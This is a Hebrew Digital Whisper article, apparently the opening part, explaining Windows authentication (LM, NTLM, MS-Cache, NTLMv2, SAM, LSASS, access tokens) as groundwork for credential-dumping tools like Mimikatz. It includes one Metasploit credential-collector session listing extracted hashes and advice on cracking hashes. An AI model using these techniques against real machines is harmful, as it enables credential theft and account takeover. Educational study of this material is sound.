Digital Whisper Technologic Papers

"עת ראשית הקציר" - על תקיפות זיכרון וקצירת סיסמאות

מאת עילאי סמואלוב

הקדמה

לפני שנקפוץ פנימה, דווקא ארצה להתחיל במוטיבציה לכתיבת המאמר. הרעיון מאחורי המאמר נולד מתוך רצון להבין כיצד פועל אחד מכלי ה-Post Exploitation המוערכים והחזקים ביותר-Mimikatz, ובתור מעריץ מושבע של @gentilkiwi הרגשתי שזה צעד הכרחי. למי מכם שלא מכיר את- Mimikatz, זהו כלי חזק ביותר מסוג Post Exploitation, כלומר, אנו נשתמש בו לאחר ששמנו את ידינו על מכשיר הקצה שפרצנו ונרצה להאציל סמכויות ו"לנדוד" בין משתמשים שונים במחשב או במערכת. Mimikatz יודע לשלוף credentials ישירות מזיכרון המחשב ולהשתמש בהם לצורכי האצלת סמכויות וגישה למשתמשים אחרים במערכת. מי מכם שסקרן לדעת כיצד הדבר נעשה עד לכדי כתיבה של כלי שמבצע זאת, אמליץ בחום שתמשיכו עד לסוף המאמר ☺.

אני מעודד את הסקרנים שאין להם היכרות עם הכלי להוריד ולהתנסות איתו לפני קריאת המאמר.

המאמר מחולק לשני חלקים, חלק תיאורטי ולאחריו חלק פרקטי. בחלקו התיאורטי של מאמר זה, נסקור את שלבי האותנטיקציה ב-Windows תוך מחקר מעמיק אודות מאחורי הקלעים של תהליך הקשת הסיסמא וההתחברות, נעמיק בתפקידיו השונים של השירות LSASS ומי הם התהליכים והשירותים איתם הוא מתקשר בכדי לאמת ונלמד היכן ואיך נשמרים פרטי ההתחברות שלנו באופן סטטי על המחשב. בנוסף ניגע בפן הרשתי של הנושא ונלמד כיצד מתבצעת האותנטיקציה כאשר אנו מתחברים דרך הרשת ומה הם פרוטוקולי האימות הרלוונטיים.


בחלקו הפרקטי של המאמר, לאחר שנצבור את הידע הרלוונטי ניישם אותו לכדי חלק פרקטי שיכלול מחקר LowLevel-י מעמיק בעזרת מיטב כלי המחקר ולאחריו נסיים בכתיבה מודרכת של שני כלים המסוגלים לשלוף את ה-Credentials בשתי גישות שונות ומעניינות אותם תוכלו להוסיף לארסנל הכלים שלכם.

אז מה זה בכלל גיבוב?

לפני שנצלול פנימה, חשוב שנבין מה זה גיבוב ומה המוטיבציה שלנו בשימוש בו. גיבוב, או באנגלית: Hash הוא למעשה פונקציה מתמטית חד כיוונית שיודעת לקבל קלט בגודל משתנה ולהחזיר פלט בגודל קבוע. משמעות הביטוי "חד כיוונית" הוא שבניגוד להצפנה, לא ניתן לרברס את הגיבוב ולדעת מה "עמד מאחוריו". אם נרצה לדעת מה המידע לפני שעבר גיבוב אנו נצטרך לדעת מה הוא סוג הגיבוב (נוכל לעשות זאת על פי אורך הפלט) ולהשתמש ב-BruteForce מבוסס מילון כך שבכל פעם נעביר את הערך במילון את אותו הגיבוב ונשווה עם הערך אותו אנו פורצים. זה מה שנקרא לתקוף את ה-Hash.

המוטיבציה שלנו בשימוש בגיבובים היא בין היתר אחסון של מידע רגיש. כל מידע רגיש שמאוחסן עלינו נשמר באופן מגובב ככה שאם תוקף יקבל במקרה גישה למקום האחסון הוא לא יוכל לעשות דבר עם המידע. לצורך העניין, כשאנו מתחברים לפייסבוק וקובעים את סיסמתנו היא עוברת סוג של גיבוב ונשמרת במסד נתונים ענק. בכל פעם שאנו מתחברים ומקישים את סיסמתנו המקורית, היא עוברת את אותו סוג הגיבוב והערך המגובב מושווה עם הערך שבמסד וכך אנו מאומתים.

כך, במידה ויש איזשהו leak לאחד השרתים או המסדים לא ניתן להתחבר ישירות עם ה-Hash-ים ובכדי שיהיה טעם למתקפה נאלץ לפרוץ אותם. פריצת ה-Hash-ים איננה תהליך מורכב למדי אך הוא עלול לקחת המון זמן. זה כל עניין של מילון ה-BruteForce בו נשתמש ואם יהיה לנו מספיק מזל או... חוסר מזל.



[מקור: https://khalilstemmler.com/blogs/data-structures-algorithms/hash-tables]

באיזה גיבובים משתמשת Microsoft?

לאחר שהסברתי מהם בכלל גיבובים ומדוע משתמשים בהם, אסביר באילו שיטות גיבוב משתמשת Microsoft לצורך שמירה של פרטי ההזדהות באופן סטטי והיכן הפרטים הללו נשמרים. אתחיל בלהסביר על השיטות המשומשות באימות מקומי (מחשב יחיד) ולאחר מכן אגע בקצרה על אימות בסביבת Domain.

אימות מקומי

LM - או LAN Manager היא שיטת גיבוב ישנה יותר ופחות רלוונטית כיום אך אסביר בקצרה כיצד היא עובדת. השיטה לוקחת את הסיסמא ומפצלת אותה לשני חלקים של שבעה תווים. היא לוקחת כל אחד מן החלקים ומעבירה אותה בפונקציית הצפנה בשם-DES תחת מפתח ההצפנה הקבוע הבא: K!@#$%. לאחר מכן, לוקחים את שני החלקים המוצפנים ומחברים אותם יחד לכדי מפתח מוצפן.

כפי שניתן לראות, מדובר בשיטה חלשה מאוד, בייחוד בעיקר בגלל השימוש במפתח הצפנה מפורסם וקבוע.


NTLM - או New Technology LAN Manager היא הגרסה החדשה יותר ל-LM שהצגתי מקודם והיא סוג טכניקת גיבוב פשוטה המשתמשת בפונקציית הגיבוב MD4. פונקציית הגיבוב הזאת מקבלת קלט בגודל שאיננו קבוע ומחזירה פלט בגודל של 32 תווי UNICODE. כפי שהסברתי, פונקציות Hash אינן מוגבלות באורך הקלט, אך עדיין קיימת כיום מגבלה לאורך סיסמא בשל אילוץ שקבעה Windows והוא מאה עשרים ושבעה תווים. הסיסמא מורכבת מתווי Unicode וזוהי הסיבה שתוכלו לקבוע סיסמה בעברית.

במידה ושמנו את ידינו על Hash NTLM של סיסמא, כל שנצטרך לעשות זה לתקוף את הגיבוב באמצעות BruteForce מבוסס מילון תוך שימוש בכלי כמו JohnTheRipper או HashCat. כך נוכל להשיג את הסיסמא ולקבל גישה למשתמש החדש.

בהמשך אציג דרך מעניינת במיוחד שמאפשרת לקבל גישה למשתמש ללא צורך בפריצת הגיבוב אך לפני שנגיע לשם יש עוד כמה דברים מעניינים ללמוד ☺.

שאלה למחשבה: בהמשך למה שהסברתי על תקיפת הגיבוב, חשבו מדוע סיסמא דווקא בעברית יכולה להוות בעיה לתוקף. רמז: מילון.

תרשים זרימה שמתאר את תהליך הגיבוב LM:



[מקור: https://blog.redforce.io/storage/2020/04/lmhash-704x1024.jpg]

אימות בסביבת Domain

ראשית, נבין מה היא סביבת Domain של Microsoft. סביבת Domain של Microsoft או בשמה השני: Active Directory היא סוג של סביבה לניהול רשתות ארגוניות גדולות ובינוניות בעלות מספר עמדות קצה. הסביבה מספקת נוחות לארגון בכך שמאפשרת בין היתר יכולות שיתוף והיררכיה בין כל עמדות הקצה בארגון. לצורך העניין, אם מנהל הארגון ירצה לחסום את עובדיו מגלישה לאתר מסוים, הוא יוכל לעשות זאת בפשטות ובקלות משום שברשותו עמדת קצה גבוהה יותר בהיררכיה.

בסביבת Domain ישנו שרת מרכזי האחראי על ניהול הרשת ששמו Domain Controller שאחראי על אימות מכשירי הקצה. הפרוטוקול באמצעותו מתבצע האימות בין עמדת הקצה לבין ה-Domain Controller נקרא Kerberos. כפי שהסברתי בתחילת המאמר, אנו נעסוק במתקפות מבוססות זיכרון על מנת לשלוף את ה-Credentials ולא במתקפות מבוססות רשת אז מדוע שהפרוטוקול יעניין אותנו?

ובכן, חשבו מה קורה במצב שיש תקלה ברשת ושרתי ה-Domain Controller אינם זמינים ויכולים לתת מענה לבקשת ההזדהות? כפי שאתם ודאי מנחשים אנו לא נחכה עד שהשרתים יחזרו לעבוד או עד שתחלוף התקלה משום שהדבר עלול לקחת המון זמן ובכך למנוע מאתנו גישה למשתמש.

Microsoft בחרה בפתרון קלאסי למדי, והוא מטמון. למעשה על עמדת הקצה נשמר מטמון וכאשר השרתים אינם זמינים עמדת הקצה תדאג לאמת את המשתמש ותהווה ה-Domain Controller באופן זמני. אותו מטמון נשמר בזיכרון ועל כן הוא אטרקטיבי במיוחד בשבילנו! אותו מטמון נקרא MS-Cache, וכעת אסביר על אותו המטמון.

MS-Cache

שיטת הגיבוב היא הרחבה של NTLM והיא למעשה לוקחת את מחרוזת הסיסמא ומעבירה אותה, בדומה ל-NTLM בפונקציית הגיבוב MD4. לאחר מכן מצורף אל הסיסמא המגובבת ה-username בהתאמה. את אותה המחרוזת שנוצרה מעבירים פעם נוספת בפונקציית הגיבוב MD4 ומקבלים פלט של 32 תווי UNICODE שנשמר כמטמון.

לכל הסקרנים לגבי פרוטוקול Kerberos, אמליץ מאוד על המאמר הבא:

https://www.digitalwhisper.co.il/files/Zines/0x02/DW2-6-Kerberos-v5.pdf

אימות רשתי:

NTLMv2

כאשר אנו רוצים לבצע פעולות מסוימות במחשב מרוחק, יש לנו את האופציה להתאמת באופן שאיננו אינטראקטיבי ולהקיש את פרטי ההזדהות על מחשבנו האישי כך שבאורח פלא יגיעו אל מחשב היעד בו נרצה לבצע את הפעולה.

הדבר מאפשר לנו המון דברים שימושיים כמו גישה ל-Registry, שימוש ב-RPC, כניסה ל-Databases ועוד. מאחר ואימות מעבר לרשת כולל סיכוני אבטחה רבים, כפי שאתם וודאי מתארים לעצמכם גיבוב הסיסמא לא עובר ישירות ברשת משום שאז אנו חשופים למתקפות רשת כדוגמת הסנפה. התוקף יכול היה להסניף את תעבורת ההתחברות, לגנוב את גיבוב הסיסמא, לפרוץ את הגיבוב ולהיכנס פנימה! ועל כן זהו פרוטוקול מסובך יותר מאשר גיבוב ב-MD4.

הפרוטוקול הראשוני בו השתמשו בכדי לבצע את האימות NTLMv1. הפרוטוקול הוא מסוג שנקרא "Challenge Response". זהו פרוטוקול בה ישות אחת מוכיחה את זהותה לישות אחרת מבלי לחשוף את פרטי ההזדהות באופן ישיר. ה-Challenge היא איזושהי "חידה" שתשובתה היא נגזרת של פרטי ההזדהות והמענה עליה מעיד על כך שלישות שמבקשת להתחבר אכן יש את פרטי ההזדהות.


לאחר שהבנו מהו פרוטוקול אתגר מענה, נסקור את שלבי האימות בפרוטוקול NTLMv1 הלקוח בהסבר יהיה מבקש השירות ואילו השרת יהיה זה שמאמת את הלקוח:

1. הלקוח שולח לשרת בקשה להתאמת ולהתחבר
2. בתגובה השרת שולח ללקוח אתגר. האתגר הוא מחרוזת מילים רנדומלית שהשרת מבקש מהלקוח להצפין.
3. הלקוח לוקח את מחרוזת המילים ומצפין אותה אמצעות הגיבוב שלו. לאחר מכן הלקוח שולח את אותה המחרוזת שהתקבלה מן ההצפנה ביחד עם שם המשתמש של המתאמת.
4. השרת מבצע סריקה בקובץ ה-SAM בכדי לראות האם קיים אצלו אותו המשתמש לאותו הפרוטוקול.
5. השרת משתמש בגיבוב שמצא לאותו המשתמש על מנת להצפין את המחרוזת הרנדומלית ששלח בשלב 2 ובודק האם התוצאה מתאימה למש ששלח הלקוח בשלב 3.

הפרוטוקול החדש יותר NTLMv2 מאוד דומה לפרוטוקול שהצגתי כעת, אך ישנן שתי הסתייגויות:

1. האתגר שנשלח ע"י השרת הוא בעל גודל משתנה ולכן אורכו הוא חלק נוסף מן האתגר.
2. יחד עם שם המשתמש שנשלח בשלב 3 נשלח גם TimeStamp שנועד למנוע מתקפות מסוג NTLM relay. לקריאה נוספת על המתקפה אמליץ מאוד על ה[מאמר של מרינה סימקוב וירון זינר!]

הנה תרשים נהדר שמציג את השלבים בצורה סכמתית:



[מקור: https://csandker.io/public/img/2017-09-10-WindowsNTLMAuthenticationScheme/NTLM_process.png]

היכן שמורות הסיסמאות המגובבות?

לאחר שהבנו מהם הגיבובים והפרוטוקולים בהם עושים שימוש, נבין כיצד אותם הגיבובים נשמרים באופן סטטי לטווח הארוך. אותם גיבובים של סיסמאות שמורים ב-Registry של Windows. ערכי ה-Registry הבאים שמורים בקבצים הבאים תחת הנתיב: **%SystemRoot%\System32\Config**:

- Sam - HKEY_LOCAL_MACHINE\SAM
- Security - HKEY_LOCAL_MACHINE\SECURITY
- Software - HKEY_LOCAL_MACHINE\SOFTWARE
- System - HKEY_LOCAL_MACHINE\SYSTEM
- Default - HKEY_USERS\.DEFAULT

הגיבובים של הסיסמאות שמורים בתוך קובץ המערכת הראשון ברשימה שמהווה סוג של מסד נתונים ששמו SAM. ראשי תיבות של Security Account Manager. כל סיסמא של משתמש מאוחסנת ב-SAM בצורתה המגובבת לפי LM, NTLM ו-MS-Cache במידה והמחשב הוא חלק מסביבת מתחם.

חשבון לציין כי המטמון נשמר מוצפן ורק בעבור עשרת המשתמשים האחרונים שאומתו. ה-SAM file הוא בהחלט יעד אטרקטיבי לתוקפים ועל כן הוא מאוד מוגן וכל ניסיון של תוכנה לגשת אליו עלול מאוד "להעיר" את ה-EDRs ואת ה-AVs ועל כן הכלים שנכתוב בהמשך אינם תוקפים את ה-SAM file אך מנצלים מנגנונים אחרים בהם ניגע בקרוב.

בתמונה ניתן לראות שימוש במודול מסוים ב-Metasploit שאסף Credentials של משתמשים. בעבור כל משתמש מופיע גיבוב ה-LM ולאחריו גיבוב ה-NTLM. בצורה דומה מאוחסנים הגיבובים בקובץ ה-SAM. גיבובים נשמרים בצורה דומה לזו שבתמונה, שנלקחה מאיזשהו מודל לשליפת סיסמאות של MSF:

```
msf5 > use post/windows/gather/credentials/credential_collector
msf5 post(windows/gather/credentials/credential_collector) > set session 1
session => 1
msf5 post(windows/gather/credentials/credential_collector) > exploit

[*] Running module against DESKTOP-PIGEFK0
[+] Collecting hashes ...
    Extracted: Administrator:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
    Extracted: DefaultAccount:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
    Extracted: Guest:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
    Extracted: raj:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678
    Extracted: WDAGUtilityAccount:aad3b435b51404eeaad3b435b51404ee:438403a713b66a883350a40bfe3966cd
[+] Collecting tokens ...
    DESKTOP-PIGEFK0\raj
    NT AUTHORITY\LOCAL SERVICE
    NT AUTHORITY\NETWORK SERVICE
    NT AUTHORITY\SYSTEM
    Window Manager\DWM-1
    Font Driver Host\UMFD-0
    Font Driver Host\UMFD-1
[*] Post module execution completed
msf5 post(windows/gather/credentials/credential_collector) >
```

[מקור: https://i0.wp.com/1.bp.blogspot.com/-0-3s9L8vW8s/Xo2x0Uyc1eI/AAAAAAAAjcU/czNl_v09nv4NO-hdqBvZDCo9Zg_phfz5gCLcBGAsYHQ/s1600/8.png?w=640&ssl=1]

מי אתה lsass.exe?

lsass.exe או בראשי התיבות Local Security Authority Subsystem Service הוא תהליך האחראי על מגוון רחב של שירותי אבטחה ב-Windows, בעיקר על שירותים הקשורים לסוגיות אבטחה. ניתן למצוא אותו בנתיב: %WINDIR%\System32.

אסקור כמה מתפקידיו החשובים של LSASS למאמר ואסביר אודותיהם:

Single Sign On

המנגנון מונע מצב בו משתמש שכבר התחבר יצטרך להקיש את פרטי ההזדהות שלו שנית בכל פעם שניגש למשאב. הוא עושה זאת על ידי שמירה ואחסון של פרטי ההזדהות בזיכרונו ולמעשה בכל פעם שהמשתמש ניגש למשאב מסוים לאחר התחברותו LSASS מאמת אותו מאחוריי הקלעים ועושה את העבודה בשבילו, ממש כמו עוגיית אימות שאתר אינטרנט שותל בדפדפן שלנו ובכך מונע מאתנו להתאמת שנית.

למעשה LSASS מחזיק בזיכרונו בתוך סוג של struct את פרטי ההזדהות שלנו, דבר שהופך אותו לאטרקטיבי מאוד בעניינו כתוקפי זיכרון! אם נצליח להגיע לזיכרונו של LSASS נגיע גם לסיסמאות!


יצירת אסימוני גישה

אסימוני גישה, או באנגלית Access tokens הם למעשה אובייקטים של מערכת ההפעלה Windows הכוללים מידע מקיף על הזהות וההרשאות של המשתמש. בכל פעם שאנו מתאמתים ונכנסים למחשב בתור

המשתמש שלנו LSASS דואג לייצר לנו אסימון שכזה, שיכיל מידע מקיף אודות הרשאות האבטחה שיש ברשותנו. לדוגמה, כאשר משתמש נכנס פיזית לתחנת עבודה של Windows (כלומר, באופן אינטראקטיבי), הוא מספק שם משתמש וסיסמה, אשר נבדקים לאחר מכן על ידי רשות האבטחה המקומית (LSA).

אם החשבון הוא חשבון מקומי (כלומר, תקף רק במחשב הספציפי הזה) ה-LSA יבדוק את האישורים מול מסד נתוני האבטחה שלו (קובץ ה-SAM עליו הסברתי). במקרה של סביבת מתחם של Windows Active Directory, ניסיון האימות מופנה לשרת הניהול הקרוב ביותר (Domain Controller) שיעבד את הבקשה ויאמת את המשתמש. לאחר האימות נוצר "סשן" (נגזר מאנגלית: Logon Session) שמייצגת את אינטראקציית המשתמש החל מהזדהותו ועד התנתקותו. אל כל סשן מצורף אסימון גישה יחיד המכיל מידע בעיקר בנוגע להרשאותיו של המשתמש שנכנס.

תהליך ייצור האסימון והצמדתם לשיחת משתמש:



[מקור: https://images.contentstack.io/v3/assets/bltefdd0b53724fa2ce/blt5e0d9d711f5c3946/5f3c5f38752d292b6ca4e530/2-authid-parameter-blog-windows-tokens-for-defenders.png]

אותם אסימוני גישה מצורפים אל התהליך אותו יצר המשתמש ובאמצעותם ניתן למנוע או להתיר גישה למשאבים הדורשים הרשאות גישה מסוימות. לדוגמא, אם ננסה לגשת לזיכרונו של LSASS ללא הרשאה מתאימה אנחנו ניזרק החוצה ולמעשה כך Windows מונעת מאתנו לגשת למשאבים שלא שייכים לנו\צורכים הרשאות גבוהות יותר מן הקיימות.

שאלה למחשבה: אם ל-LSASS יש את המידע בנושע להרשאותיו של המשתמש מדוע הוא איננו יכול לטפל בהרשאות הגישה בעצמו ובמקום זאת מייצר את ה-Access Tokens שיעשו את אותו הדבר? ובכן, מאחר ש-LSASS הוא תהליך המכיל את המידע אולי הרגיש ביותר בכל המערכת, המפתחים של Windows רצו למנוע מצב שהוא יתקשר ישירות עם התהליך, משום שהדבר יכול להוות חוות גידול למתקפות זיכרון ועל כן הם יצרו את אסימוני הגישה שהם למעשה סוג של שרת proxy שמייצג את הרשאות הגישה שנמצאות ב-LSASS.

דבר מגניב נוסף באסימונים הוא שניתן לשנותם בזמן ריצה באמצעות מספר פונקציות API בהן ניגע בהמשך.

הדבר נותן למתכנת יתרון בכך שיכול לשנות את סט הרשאותיו בזמן ריצה ולכתוב תוכנה דינמית שתדע לערוך לעצמה את הרשאותיה במידה ותצטרך, מבלי לקרוס ולבקש אינטראקציה מהמשתמש. מאחר ובכתיבת הכלי נערוך אסימון גישה ישירות, אתעכב מעט על מבנהו הכללי של אסימון הגישה ואיזה בדיוק מידע הוא מכיל.

אסימון הגישה מכיל מידע רב עליו תוכלו לקרוא במלואו. אך מאחר ואסימוני גישה אינם חלק מהנושא העיקרי במאמר, אפרט על המידע הרלוונטי לכתיבת הכלי. אסימוני הגישה מכילים בין היתר את המידע הבא:

- **The security identifier (SID) for the user's account** - זהו למעשה מזהה בעל ערך ייחודי לכל משתמש שמאוחסן במסד אבטחה ומצורף לאסימון כאשר המשתמש מבצע אימות ונכנס.

- **A logon SID that identifies the current logon session** - זהו מזהה ייחודי לסשן שנוצר. כפי שהסברתי, סשן נוצר ברגע שהמשתמש מתאמת ונכנס ונמחקת ברגע שהמשתמש התנתק. בכל התחברות חדשה של המשתמש תיווצר בעבורו סשן חדשה.

- **A list of the privileges held by either the user or the user's groups** - וכמובן, רשימת ההרשאות שיש בידי המשתמש שקיבל את האסימון. ממליץ לחקור כבר מעכשיו למי שסקרן על הרשאה מעניינת בשם SeDebugPrivilege בה אנו הולכים לגעת בהמשך.

כתיבה לתיעוד האבטחה של Windows

תיעוד אבטחה של Windows או בלעז Windows Security Log, הוא למעשה תיעוד המכיל רשומות של פעילויות התחברות/כניסה של משתמשים ואירועי אבטחה רבים אחרים. התיעוד ניתן לצפייה תחת ה-Event Viewer.

לכלי יש כוח רב, מאחר ובמידה ובוצעה פעילות זדונית מסוימת בארגון מסוים, מנהלי האבטחה של הארגון יכולים לחקור לעומק את התיעוד ולדעת כיצד לסגור את חורי האבטחה. כמו כן, זהו יעד נחשק ביותר בעיניי פורצים משום שהוא מכיל מידע רב שחלקו גם רגיש מאוד. מי שדואג לאחר כל אירוע התחברות לעדכן את התיעוד הוא שוב LSASS.

אימות משתמשים

ובכן, זהו כבר נושא שלם עליו נדבר לעומק בקרוב מאוד ☺

WinLogon.exe

WinLogon.exe הוא שירות נוסף שפועל במהלך תהליך האימות ואני בטוח שכולכם מכירים אותו גם אם לא יצא לכם לשמוע על שמו! אסקור כמה מתפקידיו העיקריים של התהליך ועם אילו תהליכים נוספים הוא מבצע אינטראקציה.

